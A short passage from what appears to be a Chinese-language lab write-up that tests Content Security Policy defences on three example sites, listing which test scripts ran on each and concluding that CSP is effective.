
2. 访问 www.example32b.com





3. 访问 www.example32c.com





测试分析：

1. a 网站启用 CSP 防御，所有的 JavaScript 都执行成功。
2. b 网站使用 Apache 设置 CSP 防御，只有 4 和 6 执行成功。
3. c 网站使用 php 设置 CSP 防御，只有 1，4，6 执行成功。
4. 点击 button 后只有 a 网站执行成功，b、c 网站均不执行 button 操作。

综上，CSP 防御有效。